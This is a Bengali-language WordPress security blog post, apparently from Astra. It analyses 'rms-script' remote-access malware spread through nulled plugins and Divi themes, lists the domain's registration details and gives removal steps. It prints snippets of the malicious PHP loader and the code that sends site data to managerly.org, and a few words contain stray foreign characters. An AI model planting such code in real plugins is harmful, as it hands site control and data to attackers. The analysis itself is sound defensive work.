

জার্নি, কিছু WordPress ওয়েবসাইটে একটি রিমোট অ্যাক্সেস ম্যালওয়্যার পাওয়া গেলো যা একটি এক্সটার্নাল সাইটকে রিমোট অ্যাক্সেস দিচ্ছিল। এই ম্যালওয়্যারটির লোকেশন পাওয়া গেলো wp-content/mu-plugins ফোল্ডারের কিছু র্যান্ডম PHP ফাইল। জনপ্রিয় ফ্রি WordPress সিকিউরিটি প্লাগইন দিয়ে স্ক্যান করলেও কোনো অ্যানোমালি ডিটেক্ট হয়নি। এই ম্যালওয়্যার সম্পর্কে আরও জানতে এবং কীভাবে ঠিক করবেন সেটি জানতে পড়ুন।
rms-script ম্যালওয়্যার কী করে
প্রথমে, আপনার WordPress সাইটে একটি অদ্ভুত এরর দেখাবে বলে লাগে। এই এররটি রিমোট অ্যাক্সেস ম্যালওয়্যারটির কারণে হচ্ছে এবং wp-content/mu-plugins ফোল্ডারে ট্রেস করা যায়, সन्दেহজনক PHP ফাইলগুলো যা নিচের ছবিতে হাইলাইট করা আছে:

ম্যালওয়্যার স্ক্যান করা থাকলেও, রিমোট অ্যাক্সেস ম্যালওয়্যারটির কোনো চিহ্ন পাওয়া যায়নি। তবে, PHP ফাইলগুলো আরও গভীরে পরীক্ষা করলে পাওয়া গেলো যে কোডটি একটি এক্সটার্নাল সাইট, managerly.org-কে রিমোট লগইন অ্যাক্সেস দিচ্ছে।
এখানে পাওয়া সম্পূর্ণ ম্যালিশাস rms-script PHP কোডটি দেখতে পারেন।
ম্যালওয়্যারে আরও গভীরে খনন
সাইটের প্লাগইনগুলো ব্রাউজ করে সন্দেহজনক PHP ফাইলগুলো (rms-script-mu-plugin.php এবং rms-script-ini.php) এর রেফারেন্স খুঁজে বের করলে পাওয়া গেলো যে ক্র্যাক করা প্লাগইনগুলোতে এই ম্যালওয়্যার থাকতে পারে। Divi Theme ফোল্ডারেও এই ফাইলগুলোর ট্রেস পাওয়া গেলো - যেটির একটি নালড ভার্সন স্যাম্পল সাইটে ছিল। ফোল্ডারটি ডিলিট করলে স্ক্রিপ্টগুলো চলা বন্ধ করল।
একটি ক্র্যাক করা প্লাগইনে পাওয়া কোডের একটি অংশ যা দুটি ম্যালিশাস PHP স্ক্রিপ্ট রিকোয়ার করে:
require_once('rms-script-ini.php'); rms_remote_manager_init(__FILE__, 'rms-script-mu-plugin.php', false, false);পূর্বের কোডের পরের কোড স্নিপেট:
$GLOBALS['rms_report_to'] = 'https://managerly.org/wp-admin/admin-ajax.php'; $args= [ 'method' => 'POST', 'timeout' => 15, 'redirection' => 15, 'headers' => ['Referer'=>$connect_to, 'User-Agent'=>$_SERVER['HTTP_USER_AGENT']], 'body' => $body ]; // Send to RMS $curl = new Wp_Http_Curl(); $result=$curl->request($connect_to, $args); $result=(is_array($result) && isset($result['body'])) ? json_decode($result['body'], true) : null;এই কোডটি সাইট থেকে ডেটা সংগ্রহ করে এক্সটার্নাল সাইটে পাঠাচ্ছে বলে মনে হচ্ছে - মূলত, এটি একটি রিমোট অ্যাক্সেস ম্যালওয়্যার যা আপনার ডেটা managerly.org-এ পাঠাচ্ছে। এটি অত্যন্ত ক্ষতিকর - পরবর্তী সেকশনে আরো জানুন।
managerly.org-এ আরও বিশ্লেষণ করলে নিচের ইনফরমেশন পাওয়া গেলো:
- Registrant Organization: Wuxi Yilian LLC
- Registrant State/Province: Fujian
- Registrant Country: CN
- Name Server: LARS.NS.CLOUDFLARE.COM, ASHLEY.NS.CLOUDFLARE.COM
- DNSSEC: unsigned

রেজিস্ট্রান্ট অর্গানাইজেশনের নাম সার্চ করলে Reddit পোস্টগুলোরও অনেক হিট পাওয়া যায়। লাগে এই LLC ফেক এবং অন্যান্য স্ক্যামও করতে থাকে। কিছু সার্চ রেজাল্ট:
এই ম্যালওয়্যারটি কেন বিপজ্জনক
একটি রিমোট অ্যাক্সেস ম্যালওয়্যার আক্রমণে, আক্রমণকারীরা আপনার ওয়েবসাইটে অ্যাক্সেস পেয়ে সেটি তাদের ম্যালিশাস ক্যাম্পেইনে ব্যবহার করতে পারে। আপনি আপনার সাইটের কন্ট্রোল হারাতে পারেন এবং সংবেদনশীল ডেটা আক্রমণকারীর কাছে উন্মুক্ত হতে পারে।
এখানে, আক্রমণকারীরা rms-script রিমোট অ্যাক্সেস ম্যালওয়্যার দিয়ে WordPress অ্যাকাউন্ট মাইন করার চেষ্টা করছে! এই হ্যাক সম্ভবত আপনার পাসওয়ার্ড পরিবর্তন করলেও আপনার ওয়েবসাইটের নিরাপত্তা বাইপাস করতে পারে।
সতর্কতা - এই ইশুর পুনরাবৃত্তির উচ্চ সুযোগ রয়েছে, কারণ ফ্রি সিকিউরিটি টুলগুলো এই ম্যালওয়্যার ডিটেক্ট করতে পারে না। তাই, আপনার ওয়েবসাইটকে যেকোনো সন্দেহজনক ফাইলের জন্য ভালোভাবে চেক করুন এবং সম্ভব হলে আপনার ওয়েবসাইটের নিরাপত্তা হার্ডেন করুন।
wp-contents/mu-plugins ফোল্ডার এবং Divi Theme ফোল্ডার (যদি ইনস্টল করা থাকে) তে যেকোনো ম্যালিশাস PHP ফাইল আছে কিনা চেক করুন।

আপনার WordPress সাইট কীভাবে ঠিক করবেন
১. ক্লিন করার আগে আপনার সাইটের ব্যাকআপ নিন:
ওয়েবসাইটকে অফলাইন করা পরামর্শ দেওয়া হয় যাতে ব্যবহারকারীরা আপনি ক্লিন করার সময় ইনফেক্টেড পেজ ভিজিট না করে। সকল কোর ফাইল এবং ডেটাবেসের ব্যাকআপ নিন। কম্প্রেসড ফাইল ফরম্যাটে, যেমন .zip-এ ব্যাকআপ নেওয়া নিশ্চিত করুন।
২. আপনার সাইট থেকে যেকোনো নালড বা ক্র্যাক করা প্লাগইন সরিয়ে ফেলুন:
লাগে অনেক প্লাগইন এবং থিম - বিশেষ করে Divi Theme - যা ক্র্যাক বা নালড, এই রিমোট অ্যাক্সেস ম্যালওয়্যার ধারণ করে। The WordPress Club থেকে এই ক্র্যাক করা প্লাগইন এবং থিমে এই ম্যালওয়্যার পাওয়া গেলো তার ডিটেইলস এই Stack Overflow আন্সারে পাওয়া যাবে। তাই আপনার সাইট থেকে যেকোনো নালড বা ক্র্যাক করা প্লাগইন সরিয়ে ফেলুন এবং তারপর ম্যালওয়্যার স্ক্যান চালান! শুধু জেনুইন প্লাগইন এবং থিম ব্যবহার করুন, এবং সেগুলি আপডেট রাখুন যাতে আপনার সাইট ভালনরেবল না হয়।
৩. সকল সন্দেহজনক ফোল্ডার এবং ফাইল ডিলিট করুন:
আপনার সাইটে পোটেনশিয়ালি ম্যালিশাস হতে পারা ফাইলগুলো চেক করুন, এবং সেগুলি ডিলিট করুন।
সম্পর্কিত গাইড – WordPress ম্যালওয়্যার রিমুভাল
৪. ম্যালওয়্যার স্ক্যান চালান:

ম্যালওয়্যার ক্রমাগত এভোলভ করছে, কিন্তু ম্যালওয়্যার স্ক্যানারও। আপনার ওয়েব সার্ভারে ম্যালওয়্যার এবং ম্যালিশাস ফাইলের জন্য ম্যালওয়্যার স্ক্যান চালানো সবসময় ভালো আইডিয়া। আপনি আপনার ওয়েব হোস্ট দ্বারা প্রদত্ত cPanel-এ 'Virus Scanner' টুল ব্যবহার করতে পারেন, অথবা Astra Pro Plan-এ এক্সপার্ট ম্যালওয়্যার ক্লিনআপ পেতে পারেন। আমাদের ম্যালওয়্যার স্ক্যানার ম্যালিশাস PHP ফাইলগুলো ফ্ল্যাগ করে!
WordPress wp-content/mu-plugin রিমোট অ্যাক্সেস ম্যালওয়্যার: উপসংহার
WordPress সাইটগুলিতে gầnায় একটি রিমোট অ্যাক্সেস ম্যালওয়্যার পাওয়া গেলো, অধিকাংশ সাইট যারা নালড বা ক্র্যাক করা প্লাগইন ব্যবহার করছে। এই ম্যালওয়্যারটি অনেক জনপ্রিয় ম্যালওয়্যার স্ক্যানার দ্বারা ফ্ল্যাগ করা হয়নি, তবে সেগুলি ক্রমাগত আপডেট হচ্ছে এবং আপনি যদি সন্দেহ করেন আপনার সাইট প্রভাবিত হতে পারে, স্ক্যান চালানো ভালো আইডিয়া। আরও, শুধু জেনুইন প্লাগইন এবং থিম ব্যবহার করা এবং সেগুলি আপডেট রাখা আপনার সাইট নিরাপদ রাখার একটি চমৎকার উপায়।
Astra সম্পর্কে
Astra হলো অপরিহার্য ওয়েব সিকিউরিটি স্যুট যা হ্যাকার, ইন্টারনেট হুমকি ও বটগুলোর বিরুদ্ধে আপনার পক্ষে লড়াই করে। আমরা WordPress, OpenCart, Magento ইত্যাদি জনপ্রিয় CMS-এ চলমান আপনার ওয়েবসাইটের জন্য প্রোएक্টিভ নিরাপত্তা প্রদান করি। আমাদের টেকনিক্যাল সাপোর্ট টিম বছরে ২৪×৭ উপলব্ধ আপনার হ্যাকিং এবং ম্যালওয়্যার ইনফেকশন পরিস্থিতি সম্পর্কে সব প্রশ্নের উত্তর দিতে।
